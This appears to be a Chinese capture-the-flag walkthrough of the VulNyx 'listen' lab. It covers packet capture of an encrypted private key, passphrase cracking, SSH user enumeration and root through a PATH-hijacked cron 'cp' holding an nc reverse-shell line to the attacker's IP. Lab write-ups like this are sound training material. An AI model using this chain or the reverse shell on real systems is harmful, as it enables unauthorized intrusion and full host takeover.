主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# arp-scan -I eth1 -l

192.168.56.151  08:00:27:1b:16:5c       PCS Systemtechnik GmbH
```

主机地址为``

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# nmap -p- 192.168.56.151

PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt
```


```
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# nmap -sT -sC -sV -O -p22,8000 192.168.56.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 16:35 CST
Nmap scan report for 192.168.56.151
Host is up (0.00081s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 0c:3f:13:54:6e:6e:e6:56:d2:91:eb:ad:95:36:c6:8d (RSA)
|   256 9b:e6:8e:14:39:7a:17:a3:80:88:cd:77:2e:c3:3b:1a (ECDSA)
|_  256 85:5a:05:2a:4b:c0:b2:36:ea:8a:e2:8a:b2:ef:bc:df (ED25519)
8000/tcp open  http    SimpleHTTPServer 0.6 (Python 3.7.3)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: SimpleHTTP/0.6 Python/3.7.3
MAC Address: 08:00:27:1B:16:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
```

8000端口

```
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# curl 192.168.56.151:8000
You just have to listen to open the door...
```

To abel

抓包



```
No.   Time        Source           Destination
   1 0.000000    192.168.25.11    255.255.255.255
   2 0.000121    192.168.25.11    255.255.255.255
  17 0.502413    192.168.25.11    255.255.255.255
  18 0.502535    192.168.25.11    255.255.255.255
  19 1.005995    192.168.25.11    255.255.255.255
  20 1.006082    192.168.25.11    255.255.255.255
  31 1.507922    192.168.25.11    255.255.255.255
  32 1.507992    192.168.25.11    255.255.255.255
  57 2.011807    192.168.25.11    255.255.255.255
  58 2.011920    192.168.25.11    255.255.255.255
```

```
> Frame 1: Packet, 1514 bytes on wire (12112 bits),
> Ethernet II, Src: Intel_b7:ff:fc (a0:59:50:b7:ff:
> Internet Protocol Version 4, Src: 192.168.25.11,
> Data (1480 bytes)
```

```
0000  ff ff
0010  05 dc
0020  ff ff
0030  45 47
0040  20 4b
0050  79 70
0060  0a 44
0070  44 45
0080  37 35
0090  41 45
00a0  59 44
00b0  73 32
00c0  78 72
00d0  44 77
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,F119F21F757AA02E

60VDTTAEKN+G42UaazF6SpYDVmr/v6n2vP1Fags211o6f5i13lcRvlxrDnOr/ZTv
hlFuRDw+ed4PH/blCusTBYG83JIalTTiaqjVZMHNeZ3dn0VA4zuNfM2a1EP5SZFn
pnmyHxX3sxi6u8j6FEH7+NsBI2jvVlYTbCLaAt6bA7tBv8qEKh+Rb87Yf4kKo8fl
ZDnskHDdI/djjUR/A25JxRXOfn1Sq//shU1NWli+CNjUhQO5IruJceWBAg8kciu0
hrJD/ExqbgODzsHBEYuXE/C+I5TQNRJLRXvp0VCwg9hSC+sd2oyGdok4M9Fiyn6a
q517hjQq2C5Ph85Sx8wmsuQ4nA5QXR375Qc5PkodlVzrQTzNLCcbtI6IWO5mQGWB
AUlEV269cwy6tXqVVhk7DCOXjoiekspMN5fLlyAAe0cTiM9Uk5Aw7hIjnR1Zweit
h4fW9vqG4frXBjAJ6qnHzZikNqMg6MUYQmcJCpbUPeGPv/Gfd+wpUnBGmvQkCvz3
5+jG9SOLLrdHDNC6U18hT1lubTPzg8aE4kdQxQSu2gKRN8bYiCLNEqZcSCANWmMq
cm7+cUiU/7XxIczvVqye2elWgCgbo0m4USwIeEeNcGWoPqgYaCfKx6iZkXfLLJz3
OQQ7JguZNs+v+N4Mwv5YSJeVhOWLSkeRg2RJe8nNSCoTwl+aDvOvrbd8GecZIgPK
gXHBkz3YWtCMTu3c7AAyOvOIgD1n3ANnNdMXXKAq0Wiu8UDqLDEIG32jFE3yU2Ef
C9Kwe/SuXMazLrzd2QoL6+pI0LK+W2OYCcsgNuhIHG+tF674Yb0/4K5flVAlGqXT
xcw+xImF5uz1ZNeQlS4fwR3D18AbfIrx7nhsE1MWoDiEtJVU0jcM+JGh3lElFBFv
ax6KVGRyA1mg8Qf3GmZuyng+1YNC2xsVIba52RUlPdRSZ6MolVytNfTPjsyzswpc
WVufdxU8mgCSKJwhydgPc0wU9p32kDCniNZWo86cSYCBqpIipotkHAjdD6/AXhOW
veJ2qLtsHIiqrk5IrDguAtMgxbGdgiGMHrOcwXKtM2MCRNg7i1k3n6/b2P3Xx0jS
MUEYIGyjRl01Y3pGZhfpZ4uRklYEjdT9xktFrfNphipQqhi+pwg43cettLVxWr4N
lER24HMkc0jBWOWA+deheDdzSB2jkaFSn4JfUnujeGmhfSJlxbZohQ5nzQApALK8
SpZyDc8zOgvmYIzTGP8Eif86QNrlN0NDssrw1p8InIbvGZr7AivjFxlUCVtPeDhG
4dJ7zqHTODtVYdK3WYHg0jZLkW3QQ9PHW2SakDhJwxS6r/VtbOJ/+ABlu1oUJa3+
hZ0sxTEHtFqEez4qL/c1mFJpRJvydvQpZbK+TMSztBbioO4LyQ83YwEE64gzMfG2
```

分组 2。1 客户端 分组，0 服务器 分组，0 turn(s).点击选择。

攻击环境抓不到包，把靶机换了个地方抓包

抓到一个私钥

爆破私钥密码

```
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# ssh2john id > tmp



┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# john tmp --wordlist=/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded
hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
idontknow        (id)
1g 0:00:00:00 DONE (2025-12-17 16:31) 100.0g/s 129600p/s 129600c/s 129600C/s
cuties..rangers1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到密码/`idontknow`/

获取用户名

"`22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)`"ssh版本有点过低

```
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# searchsploit OpenSSH 7.7
---------------------------------------------------------------------------------
-------------------------------------------------- -----------------------------
----
 Exploit Title
                                                  |  Path
---------------------------------------------------------------------------------
-------------------------------------------------- -----------------------------
----
OpenSSH 2.3 < 7.7 - Username Enumeration
                                                  | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
                                                  | linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2)
                                                  | linux/remote/45939.py
---------------------------------------------------------------------------------
-------------------------------------------------- -----------------------------
----
Shellcodes: No Results
Papers: No Results
```

发现存在用户名枚举漏洞

使用msf

```
msf > search openssh

Matching Modules
================

   #  Name                                         Disclosure Date  Rank
Check  Description
   -  ----                                         ---------------  ----    ----
-  -----------
   0  post/windows/manage/forward_pageant          .                normal  No
  Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh              .                normal  No
  Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                  .                normal  No
  Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers          .                normal  No
  SSH Username Enumeration
   4    \_ action: Malformed Packet                .                .       .
   Use a malformed packet
   5    \_ action: Timing Attack                   .                .       .
   Use a timing attack
   6  exploit/windows/local/unquoted_service_path  2001-10-25       great   Yes
   Windows Unquoted Service Path Privilege Escalation


Interact with a module by name or index. For example info 6, use 6 or use
exploit/windows/local/unquoted_service_path
```

配置目标主机与字典

```
msf auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.56.151
RHOSTS => 192.168.56.151
msf auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE
/usr/share/seclists/Usernames/Names/names.txt
USER_FILE => /usr/share/seclists/Usernames/Names/names.txt
```

```
msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.56.151:22 - SSH - Using malformed packet technique
[*] 192.168.56.151:22 - SSH - Checking for false positives
[*] 192.168.56.151:22 - SSH - Starting scan
[+] 192.168.56.151:22 - SSH - User 'abel' found
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_enumusers) >
```

找到用户**abel**

```
┌──(root㉿xhh)-[~/Desktop/xhh/VluNyx/listen]
└─# ssh abel@192.168.56.151 -i id
The authenticity of host '192.168.56.151 (192.168.56.151)' can't be established.
ED25519 key fingerprint is SHA256:2b+kTRKlx4qeMsfce+AHPgi/ReUzFfLnFbNEPBAg4uk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.151' (ED25519) to the list of known
hosts.
Enter passphrase for key 'id':
Last login: Sat Jun  3 23:19:25 2023 from 192.168.1.10
abel@listen:~$ id
uid=1000(abel) gid=1000(abel) groups=1000(abel)
```

成功获得abel用户权限

To root

查看定时任务

```
abel@listen:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/dev/shm:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root cp /var/www/html/index.html /tmp
abel@listen:~$
```

发现会把/var/www/html/index.html 复制到 /tmp 中

其次PATH=/usr/local/sbin:/dev/shm:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

/dev/shm的优先级是在/usr/bin前

```
abel@listen:/dev/shm$ chmod +x cp
abel@listen:/dev/shm$ cat cp
nc 192.168.56.247 8888 -e /bin/bash
```

```
┌──(root㉿xhh)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.151] 36646
uid=0(root) gid=0(root) groups=0(root)
```

成功获得root权限

user.txt && root.txt

```
cat /home/abel/user.txt && cat /root/root.txt
33f3f86a697126c6fe0a39a337ade21a
ebe57c4d8c4053199d7f66ec0491da9d
```